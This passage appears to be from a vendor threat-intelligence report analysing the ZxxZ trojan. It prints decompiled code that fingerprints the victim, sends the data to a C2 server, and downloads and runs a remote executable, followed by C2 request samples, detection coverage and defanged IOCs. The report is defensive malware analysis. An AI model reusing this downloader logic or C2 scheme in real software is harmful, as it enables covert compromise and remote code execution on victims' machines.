


```
char *sub_401880()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  memset(&dword_405510, 0, 0x21Cu);
  nSize = 260;
  *(_WORD *)Buffer = 0;
  memset(v13, 0, sizeof(v13));
  pcbBuffer = 250;
  *(_WORD *)Src = 0;
  memset(v15, 0, sizeof(v15));
  GetComputerNameA(Buffer, &nSize);
  GetUserNameA(Src, &pcbBuffer);
  memset(pvData, 0, 250);
  pcbData = 260;
  RegGetValueA(
    HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion",
    "ProductName",
    0xFFFFu,
    0,
    pvData,
    &pcbData);
  v0 = pvData;
  for ( i = pvData; *(_BYTE *)v0; v0 = (__int16 *)((char *)v0 + 1) )
  {
    if ( *(_BYTE *)v0 != 32 )
    {
      *(_BYTE *)i = *(_BYTE *)v0;
      i = (__int16 *)((char *)i + 1);
    }
  }
  *(_BYTE *)i = 0;
  memcpy(&dword_405510, Buffer, strlen(Buffer));
  v2 = strlen((const char *)&dword_405510);
  *(int *)((char *)&dword_405510 + v2) = 1937057318;
  *(__int16 *)((char *)&word_405514 + v2) = 29285;
  byte_405516[v2] = 61;
  memcpy((char *)&dword_405510 + strlen((const char *)&dword_405510), Src, strlen(Src));
  *(int *)((char *)&dword_405510 + strlen((const char *)&dword_405510)) = *(_DWORD *)aZxxz;
  memcpy((char *)&dword_405510 + strlen((const char *)&dword_405510), pvData, strlen((const char *)pvData));
  memcpy(byte_405830, Buffer, strlen(Buffer));
  memcpy(&byte_405830[strlen(byte_405830)], Src, strlen(Src));
  v3 = &dword_405510;
  v4 = &dword_405510;
  if ( (_BYTE)dword_405510 )
  {
    do
    {
      if ( *(_BYTE *)v3 != 32 )
      {
        *(_BYTE *)v4 = *(_BYTE *)v3;
        v4 = (int *)((char *)v4 + 1);
      }
      v3 = (int *)((char *)v3 + 1);
    }
    while ( *(_BYTE *)v3 );
  }
  v5 = byte_405830[0] == 0;
  result = byte_405830;
  *(_BYTE *)v4 = 0;
  v7 = byte_405830;
  if ( !v5 )
  {
    do
    {
      if ( *result != 32 )
        *v7++ = *result;
      ++result;
    }
    while ( *result );
  }
  *v7 = 0;
  return result;
}
```

Information-gathering function.


The C2 communicating function at offset 401C50 is called from the two other requests making functions to send the victim's information with the decrypted strings "xnb/dxagt5avbb2.php?txt=" and "data1.php?id=" to C2 and receive the response.

The received response is a remote file saved into the "debug" folder and executed with the API "ShellExecuteA". In our research debugging environment, the remote file is similar to the trojan.



```
errno_t __thiscall sub_401E00(void *this)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  memset(pszPath, 0, 250);
  if ( SHGetFolderPathA(0, 28, 0, 0, pszPath) )
  {
    if ( SHGetFolderPathA(0, 21, 0, 0, pszPath) )
      return 0;
  }
  else
  {
    strcat_s(pszPath, 0xFAu, "\\");
    strcat_s(pszPath, 0xFAu, "Debug");
    mkdir(pszPath);
  }
  strcat_s(pszPath, 0xFAu, "\\");
  strcat_s(pszPath, 0xFAu, byte_405930);
  strcat_s(pszPath, 0xFAu, ".e");
  strcat_s(pszPath, 0xFAu, "xe");
  v3 = fopen(pszPath, "wb");
  fwrite("M", 1u, 1u, v3);
  fwrite((char *)&unk_407C2F + (_DWORD)this, 1u, dword_40550C - (_DWORD)this + 1, v3);
  fclose(v3);
  Sleep(0x3E8u);
  memset(v16, 0, 1024);
  memset(&v15[2], 0, 0xF8u);
  strcpy(v15, "DN-S");
  v4 = strlen(aZxxz) + 1;
  v5 = &v14;
  while ( *++v5 )
    ;
  qmemcpy(v5, aZxxz, v4);
  v7 = strlen(byte_405930) + 1;
  v8 = &v14;
  while ( *++v8 )
    ;
  qmemcpy(v8, byte_405930, v7);
  v10 = strlen(aZxxz) + 1;
  v11 = &v14;
  while ( *++v11 )
    ;
  qmemcpy(v11, aZxxz, v10);
  sub_401C50((int)v15, (int)aKzwPmrsaUcqvDC, (char *)v16, (int)byte_405830);
  Sleep(0x3E8u);
  ShellExecuteA(0, "open", pszPath, 0, 0, 1);
  Sleep(0x1388u);
  memset(Destination, 0, strlen(Destination));
  byte_4052EB = 1;
  if ( (unsigned __int8)Find_running_process() )
    strcpy(Destination, "S");
  else
    strcpy(Destination, "RN_E");
  strcat_s(Destination, 0xFAu, aZxxz);
  strcat_s(Destination, 0xFAu, byte_405930);
  return strcat_s(Destination, 0xFAu, aZxxz);
}
```

Requests making function 1 at offset 00401E00.




```
HINSTANCE sub_402130()
{
  HINSTANCE result; // eax
  __int16 v1[4098]; // [esp+8h] [ebp-200Ch] BYREF

  Sleep(0x3E8u);
  byte_4052EB = 0;
  memset(&byte_405C30, 0, 0x2000u);
  sub_401C50((int)aKv2GG, (int)"xnb/", &byte_405C30, (int)&dword_405510);
  sub_402230();
  if ( byte_4052EB )
  {
    memset(v1, 0, 0x2000);
    sub_401C50((int)Destination, (int)aKzwPmrsaUcqvDC, (char *)v1, (int)byte_405830);
  }
  Sleep(0x3A98u);
  result = (HINSTANCE)++dword_4052EC;
  if ( dword_4052EC > 225 )
  {
    result = ShellExecuteA(0, "open", Str, 0, 0, 1);
    if ( result )
    {
      Sleep(0x7D0u);
      exit(0);
    }
  }
  return result;
}
```

Requests making function 2 at offset 00402130.

C2 communication

For C2 communication, first, the trojan sends the victim's computer name, user name, a separator "ZxxZ" and the Windows version pulled from the registry. The server responds back with data in the format <id><user>:"<Program name">.

Next, the malware requests the program data. The server sends back the data of the Portable Executable effectively matching the pattern:<zero or more bytes>ZxxZ<PE data minus the MZ>. It then saves the file to %LOCALAPPDATA%\Debug\<program name>.exe and tries to execute it.



```
Request for "/dFFrt3856ByutTs/xnb/data1.php?id=[redacted]&&user=[redacted]ZxxZWindows7Professional"
Request for "/dFFrt3856ByutTs/Dxd2869Vbx/PROGRAM_NAME"
Request for "/dFFrt3856ByutTs/xnb/dxagt5avbB2.php?txt=DN-SZxxZPROGRAM_NAMEZxxZ[redacted]"
Request for "/dFFrt3856ByutTs/xnb/dxagt5avbB2.php?txt=RN_EZxxZPROGRAM_NAMEZxxZ[redacted]"
```

Request sent to C2.
If the download is successful, the server sends back the request with the opcode DN-S and, in case of a failure, the opcode RN_E in their response. Based on our analysis, the opdoce DN-S means "download successful" and RN_E stands for run error. If failed, the malware attempts to download the program data 225 times, and after that, it will launch itself and exit.

Conclusion


Organizations should be vigilant about the highly motivated threat actors who are known to conduct targeted attacks in their region. Threat actors usually emerge with smart techniques to accomplish their adversarial objectives and we have seen such an attempt in this campaign with the addition of a new variant to their arsenal.

In this current campaign, upon compromising the victim's machine and implanting the trojan ZxxZ - which has remote file execution capability - the adversary can deploy and run other tools from their arsenal to achieve their malicious objective.

Organizations should have a layered defense strategy with the implementation of the latest detection rules and behavioral protections in their endpoint defense solutions - not only with technical controls, but the organizations should have matured incident response plans and have the organization's security posture streamlined to protect their environment against the latest threats.

Coverage

Ways our customers can detect and block this threat are listed below.



Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

The following ClamAV signatures have been released to detect this threat:

Ole2.Exploit.ZxxZDownloader-9944376-0
Win.Downloader.ZxxZ-9944378-0

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.
Snort SIDs for this threat are 59736 and 300132.

IOC

Domains

olmajhnservice[.]com
levarisnetqlsvc[.]net
urocakpmpanel[.]com
tomcruefrshsvc[.]com
autodefragapp[.]com
helpdesk[.]autodefragapp[.]com

URLs

http[://]autodefragapp[.]com/
hxxp[://]olmajhnservice[.]com/updateReqServ10893x[.]php?x=035347
hxxp[://]olmajhnservice[.]com/
hxxps[://]olmajhnservice[.]com/nt[.]php/?dt=%25computername%25-BKP&ct=BKP
hxxp[://]olmajhnservice[.]com/nxl/nx
hxxp[://]olmajhnservice[.]com/nxl/nx/
hxxp[://]olmajhnservice[.]com/nt[.]php/?dt=
hxxps[://]olmajhnservice[.]com/nt[.]php/?dt=%25computername%25-EX-2&ct=2
hxxps[://]olmajhnservice[.]com/
hxxps[://]olmajhnservice[.]com/nt[.]php/?dt=%25computername%25-EX-1
hxxps[://]olmajhnservice[.]com/nt[.]php/?dt=%25computername%25-EX-1&amp
hxxp[://]olmajhnservice[.]com/nt[.]php?dt=%25computername%25-ex-1&amp
hxxp[://]olmajhnservice[.]com/nt[.]php
hxxp[://]olmajhnservice[.]com/nt[.]php/
hxxp[://]olmajhnservice[.]com/nt[.]php/?dt=%25username%25-EX-3ct=1
hxxps[://]olmajhnservice[.]com/nt[.]php/?dt=%25computername%25-EX-1&ct=1
hxxps[://]olmajhnservice[.]com/nt[.]php/?dt=%25computername%25-EX-1&amp;ct=1
hxxps[://]olmajhnservice[.]com/nt[.]php/
hxxps[://]olmajhnservice[.]com/nt[.]php/?dt=%25computername%25-EX-3&ct=3
hxxps[://]olmajhnservice[.]com/nt[.]php/?dt=%25username%25-EX-3&ct=1
hxxps[://]olmajhnservice[.]com/nt[.]php/?dt=%25username%25-EX-3&amp;ct=1
hxxp[://]levarisnetqlsvc[.]net/drw/drw
hxxp[://]levarisnetqlsvc[.]net/lt[.]php
hxxp[://]levarisnetqlsvc[.]net/
hxxps[://]levarisnetqlsvc[.]net/lt[.]php
hxxp[://]levarisnetqlsvc[.]net/jig/gij
hxxps[://]levarisnetqlsvc[.]net/lt[.]php/?dt=%25computername%25-LT-2&ct=LT
hxxp[://]urocakpmpanel[.]com/axl/ax
hxxp[://]urocakpmpanel[.]com/nt[.]php?dt=%25computername%25-****
hxxps[://]urocakpmpanel[.]com/
hxxp[://]urocakpmpanel[.]com/nt[.]php/?dt=%25computername%25-****
hxxps[://]urocakpmpanel[.]com/nt[.]php/?dt=%25computername
hxxp[://]urocakpmpanel[.]com/
hxxp[://]urocakpmpanel[.]com:33324/
hxxps[://]urocakpmpanel[.]com/nt[.]php

SSL Certificates Thumbprints

0cbf8c7ff9faf01a9b5c3874e9a9d49cbbf5037b
25092b60d972e574ed593a468564de2394fa008b
4fbde39a0735d1ad757038072cf541dfdc65faa3
5a972665b590cc77dcdfb4500c04acda5dc1cc4e

530f597666afc147886f5ad651b5071d0cc894ba

04a75df9b60290efb1a2d934570ad203a23f4e9c

aeb02ac0c0f0793651f32a3c0f594ce79ba99e82

Documents

b0b687977eee41ee7c3ed0d9d179e8c00181f0c0db64eebc0005a5c6325e8a82

f7ed5eec6d1869498f2fca8f989125326b2d8cee8dcacf3bc9315ae7566963db

490e9582b00e2622e56447f76de4c038ae0b658a022e6bc44f9eb0ddf0720de6

b7765ff16309baacff3b19d1a1a5dd7850a1640392f64f19353e8a608b5a28c5

ce922a20a73182c18101dae7e5acfc240deb43c1007709c20ea74c1dd35d2b12

e4545764e0c54ed1e1321a038fa2c1921b5b70a591c95b24127f1b9de7212af8

Payload

fa0ed2faa3da831976fee90860ac39d50484b20bee692ce7f0ec35a15670fa92

3fdf291e39e93305ebc9df19ba480ebd60845053b0b606a620bf482d0f09f4d3

69b397400043ec7036e23c225d8d562fdcd3be887f0d076b93f6fcaae8f3dd61

90fd32f8f7b494331ab1429712b1735c3d864c8c8a2461a5ab67b05023821787